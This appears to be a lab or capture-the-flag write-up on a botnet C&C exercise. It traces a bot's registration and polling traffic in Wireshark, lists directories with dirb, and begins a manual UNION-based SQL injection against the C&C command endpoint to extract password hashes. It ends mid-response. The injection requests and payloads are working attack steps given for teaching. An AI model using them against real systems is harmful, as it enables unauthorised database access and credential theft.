
And you should get something simillar to this:



54232	278.510119826	172.17.0.1	172.17.0.4	TCP	74	39240 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=38283622 TSecr=0 WS=128
54233	278.510158507	172.17.0.4	172.17.0.1	TCP	74	80 → 39240 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1453673884 TSecr=38283622 WS
54234	278.510219441	172.17.0.1	172.17.0.4	TCP	66	39240 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=38283622 TSecr=1453673884
54235	278.510262162	172.17.0.1	172.17.0.4	HTTP	320	POST /jabbathehutt/923919239128911292.php HTTP/1.1 (application/x-www-form-urlencoded)
54236	278.510284177	172.17.0.4	172.17.0.1	TCP	66	80 → 39240 [ACK] Seq=1 Ack=255 Win=65024 Len=0 TSval=1453673884 TSecr=38283622
54237	279.150057671	172.17.0.4	172.17.0.1	HTTP	215	HTTP/1.1 200 OK (text/html)
54238	279.150124686	172.17.0.1	172.17.0.4	TCP	66	39240 → 80 [ACK] Seq=255 Ack=150 Win=64128 Len=0 TSval=38284262 TSecr=1453674524
54239	279.153187106	172.17.0.1	172.17.0.4	TCP	74	39242 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=38284265 TSecr=0 WS=128
54240	279.153220892	172.17.0.4	172.17.0.1	TCP	74	80 → 39242 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1453674527 TSecr=38284265 WS
54241	279.153251655	172.17.0.1	172.17.0.4	TCP	66	39242 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=38284265 TSecr=1453674527
54242	279.153291873	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 1.php?id=32 HTTP/1.1
54243	279.153312671	172.17.0.4	172.17.0.1	TCP	66	80 → 39242 [ACK] Seq=1 Ack=182 Win=65024 Len=0 TSval=1453674527 TSecr=38284265
54251	279.330762267	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
54252	279.330801396	172.17.0.1	172.17.0.4	TCP	66	39242 → 80 [ACK] Seq=182 Ack=200 Win=64128 Len=0 TSval=38284442 TSecr=1453674704
54327	284.187959090	172.17.0.4	172.17.0.1	TCP	66	80 → 39240 [FIN, ACK] Seq=150 Ack=255 Win=65024 Len=0 TSval=1453679562 TSecr=38284262
54328	284.231913081	172.17.0.1	172.17.0.4	TCP	66	39240 → 80 [ACK] Seq=255 Ack=151 Win=64128 Len=0 TSval=38289344 TSecr=1453679562
54329	284.335959977	172.17.0.4	172.17.0.1	TCP	66	80 → 39242 [FIN, ACK] Seq=200 Ack=182 Win=65024 Len=0 TSval=1453679710 TSecr=38284442
54330	284.379911054	172.17.0.1	172.17.0.4	TCP	66	39242 → 80 [ACK] Seq=182 Ack=201 Win=64128 Len=0 TSval=38289492 TSecr=1453679710

From this, we could see that we are sending http packets and also getting response from the server via **TCP**, and we care only about the http packets, so we could adjust the filter to be even more specific, by showing only http packets, this is done by adding: **&& http** to the filter.


That's the result:



56525	309.734486315	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
58298	324.749330946	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
58398	325.046280571	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
60100	340.064121987	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
60102	340.129971868	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
63668	355.145485674	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
63724	355.254870632	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
64620	370.272797522	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
64622	370.347288991	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65159	385.365529169	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65172	385.486136989	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65283	400.501102504	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65289	400.557053478	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65349	415.573477602	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65351	415.680579930	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65456	430.698081742	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65458	430.788202876	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65526	445.804158120	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65533	445.919760403	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65640	460.938078645	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65642	460.963193655	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65739	475.981245552	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65741	476.026445932	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65805	491.031309369	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65807	491.093396092	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
65882	506.111627513	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
65884	506.143218950	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
66072	521.161688278	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1

Now that we've gathered all the packets, is a good time to stop the bot, so we don't get constantly new packets.

Let's check the first packets:




54235	278.510262162	172.17.0.1	172.17.0.4	HTTP	320	POST /jabbathehutt/923919239128911292.php HTTP/1.1 (application/x-www-form-urlencoded)
54237	279.150057671	172.17.0.4	172.17.0.1	HTTP	215	HTTP/1.1 200 OK (text/html)
54242	279.153291873	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
54251	279.330762267	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
54989	294.345789368	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
54991	294.571623333	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
56469	309.589107464	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
56525	309.734486315	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
58298	324.749330946	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
58398	325.046280571	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
60100	340.064121987	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
60102	340.129971868	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
63668	355.145485674	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
63724	355.254870632	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)
64620	370.272797522	172.17.0.1	172.17.0.4	HTTP	247	GET /jabbathehutt/23402349291091023910390 3.php?id=32 HTTP/1.1
64622	370.347288991	172.17.0.4	172.17.0.1	HTTP	265	HTTP/1.1 200 OK (text/html)

```
▸ Frame 54235: 320 bytes on wire (2560 bits), 320 bytes captured (2560 bits) on interface docker0, id 0
▸ Ethernet II, Src: 02:42:59:c7:64:e8 (02:42:59:c7:64:e8), Dst: 02:42:ac:11:00:04 (02:42:ac:11:00:04)
▸ Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.4
▸ Transmission Control Protocol, Src Port: 39240, Dst Port: 80, Seq: 1, Ack: 1, Len: 254
▾ Hypertext Transfer Protocol
  ▸ POST /jabbathehutt/923919239128911292.php HTTP/1.1\r\n
    Host: jabba.tatooine.space\r\n
  ▸ Content-Length: 15\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept-Encoding: identity, deflate, compress, gzip\r\n
    Accept: */*\r\n
    User-Agent: jabba-bot\r\n
    \r\n
    [Full request URI: http://jabba.tatooine.space/jabbathehutt/923919239128911292.php]
    [HTTP request 1/1]
    [Response in frame: 54237]
    File Data: 15 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "u" = "expp"
  ▸ Form item: "o" = "Ubuntu"
```


From this, we could see that when we run the bot, it's sending the username of the account that is running it, and also the OS of the host.
All this is sent to **http://jabba.tatooine.space/jabbathehutt/923919239128911292.php**(the file that the error gave us)

After this, we get a response from the server, with a number:



In this case, the given number is **32**

Next the bot sends another request to the server:



To this url:

http://jabba.tatooine.space/jabbathehutt/2340234929109102391039 01.php?id=32 ← might be injectable
If we look closer at the url, we could see that it contains the number that was given from the server. (id=**32**)
And the request is made to a different file, not the one starting with 9...php

Next, we get a response from the server:

54251	279.330762267	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
54989	294.345789368	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
54991	294.571623333	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
56469	309.589107464	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
56525	309.734486315	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
58298	324.749330946	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
58398	325.046280571	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
60100	340.064121987	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
60102	340.129971868	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
63668	355.145485674	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
63724	355.254870632	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)
64620	370.272797522	172.17.0.1	172.17.0.4	HTTP	247 GET /jabbathehutt/2340234929109102391
64622	370.347288991	172.17.0.4	172.17.0.1	HTTP	265 HTTP/1.1 200 OK (text/html)

```
Frame 54251: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:ac:11:00:04 (02:42:ac:11:00:04), Dst: 02:42:59:c7:64:e8 (02:42:59:c7:64:e8)
Internet Protocol Version 4, Src: 172.17.0.4, Dst: 172.17.0.1
Transmission Control Protocol, Src Port: 80, Dst Port: 39242, Seq: 1, Ack: 182, Len: 199
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Tue, 18 Jan 2022 02:45:27 GMT\r\n
  Server: Apache/2.4.29 (Ubuntu)\r\n
  Content-Length: 51\r\n
  Content-Type: text/html; charset=UTF-8\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.177470394 seconds]
  [Request in frame: 54242]
  [Request URI: http://jabba.tatooine.space/jabbathehutt/2340234929109102391039 01.php?id=32]
  File Data: 51 bytes
Line-based text data: text/html (3 lines)
  command id : 28\n
  bot number : 32\n
  bot command: sleep\n
```

Which contains **command id**, **bot number**, **bot command.**

Command id for some reason is always 4 less then the **bot number.**
Bot number is the number given from the server in the previous responses
Bot command tells the bot, what to do

After this request, everything just repeats again(the requests sent/received (except the first one)).

From this, we can see that the bot uses:
http://jabba.tatooine.space/jabbathehutt/923919239128911292.php
http://jabba.tatooine.space/jabbathehutt/2340234929109102391039 01.php?id=**ID**

to register and retreive commands.

[3]

To identify all folders and files, we could use a tool called **dirb.**

To do the scan, you'l have to type this:

$ **dirb http://[container-ip]/jabbathehutt/ -w**
where:
-w - ignores warnings

And we get this:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 18 04:17:14 2022
URL_BASE: http://172.17.0.4/jabbathehutt/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.4/jabbathehutt/ ----
==> DIRECTORY: http://172.17.0.4/jabbathehutt/admin/
+ http://172.17.0.4/jabbathehutt/index.html (CODE:200|SIZE:142)

---- Entering directory: http://172.17.0.4/jabbathehutt/admin/ ----
==> DIRECTORY: http://172.17.0.4/jabbathehutt/admin/css/
==> DIRECTORY: http://172.17.0.4/jabbathehutt/admin/img/
+ http://172.17.0.4/jabbathehutt/admin/index.html (CODE:200|SIZE:136)

---- Entering directory: http://172.17.0.4/jabbathehutt/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.4/jabbathehutt/admin/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

From this we see that we also have admin folder which might contain something interesting, so let's scan it also, but searching for ***.php***(from task) files.

$ **dirb http://[container-ip]/jabbathehutt/admin -w -X .php**


And we get this:

```
URL_BASE: http://172.17.0.4/jabbathehutt/admin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.4/jabbathehutt/admin/ ----
+ http://172.17.0.4/jabbathehutt/admin/1.php (CODE:200|SIZE:1317)
+ http://172.17.0.4/jabbathehutt/admin/2.php (CODE:302|SIZE:0)
```

From this we see that we have 2 files:
1.php
2.php

Let's visit them

1.php:



So **1.php** is used to access the C&C backend mentioned in the tasks.

2.php:

Just redirects us back to the main page.

TASK 2

Identify a SQL injection vulnerability and exploit it to extract the password hashes of the C&C backend. You are not allowed to use automated tools like SQLMap for this task.

- Which database account is used to access the database?
- What is the name of the user table?
- Write down the column names of the table
- Which hash algorithm is used to store the passwords?
- Gain access to the C&C backend. Write down the displayed flag

First to find the exploit, I've tried doing and sql injection on the login panel(**1.php**), but without any success. The next thing was to send a modified querry, simillar to the one that the bot sends to the server (the one that responds with a command for the bot to execute).

I've achieved that by copying the querry from **wireshark** to **burp repeater** and added (') single quoute after the id, to test if it's injectable.

Send Cancel Target: http://172.17.0.4

Request

```
GET /jabbathehutt/234023492910910239103901.php?id=30' HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 02:43:03 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 180
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>
  You have an error in your SQL syntax; check the manual that corresponds to
  your MySQL server version for the right syntax to use near '' AND
  bots.enabled=true' at line 1
</pre>
```

And we get a response that the querry is invalid….

So the id is injectable.. SUCCESS…

[1]

Next we have to identify which account connects to the database.
But before that it will be usefull to know if we can change the returned data.

For this, let's see if the response from the server even accesses a database…
let's enter an id which probabbly is not in the table (something big):

Request

```
GET /jabbathehutt/234023492910910239103901.php?id=300000 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 02:52:28 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 42
Connection: close
Content-Type: text/html; charset=UTF-8

command id :
bot number :
bot command:
```

And we don't get anything, from this we could assume that it uses the **id** to querry data from a database.
Let's try doing an **union attack** (if works, it would be easier to get information from the table) and comment out the rest of the querry:

Inject: **30000+union+select+null+%23**

```
GET /jabbathehutt/234023492910910239103901.php?id=300000+union+select+null+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 02:55:49 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>
  The used SELECT statements have a different number of columns
</pre>
```

Ok…We could do union attacks, so let's get the number of the columns in the table. This could be done by adding '**,null**' after the first null:

30000+union+select+null,null+%23

and we do that until we don't get 'SELECT errors'
after this, we just count the number of nulls, and that will be how many columns we have.

In the end we get that we have 4 columns

30000+union+select+null,null,null,null+%23

```
GET /jabbathehutt/234023492910910239103901.php?id=
300000+union+select+null,null,null,null+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 19 Jan 2022 03:01:40 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Content-Length: 42
5  Connection: close
6  Content-Type: text/html; charset=UTF-8
7
8  command id :
9  bot number :
10 bot command:
11
```

Next it would be good to know what type of data, each column accepts, this could be done by replacing the **nulls** with a **number** or a **character/string**. So let's test it for each row:

30000+union+select+1,null,null,null+%23

Request

Pretty Raw Hex \n

```
1 GET /jabbathehutt/234023492910910239103901.php?id=
  300000+union+select+1,null,null,null+%23 HTTP/1.1
2 Host: 172.17.0.4
3 Upgrade-Insecure-Requests: 1
4 User-Agent: jabba-bot
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Date: Wed, 19 Jan 2022 03:04:59 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Content-Length: 43
5  Connection: close
6  Content-Type: text/html; charset=UTF-8
7
8  command id : 1
9  bot number :
10 bot command:
11
```

From this we know 2 things:

1. The first column accepts numbers
2. The first column corresponds to **command id**

Now let's try with a character:

30000+union+select+'a',null,null,null+%23

```
GET /jabbathehutt/23402349291091023910390 1.php?id=
300000+union+select+'a',null,null,null+%23 HTTP/1.1
Host: 172.17.0.4
Upgrade-Insecure-Requests: 1
User-Agent: jabba-bot
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 19 Jan 2022 03:07:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 43
Connection: close
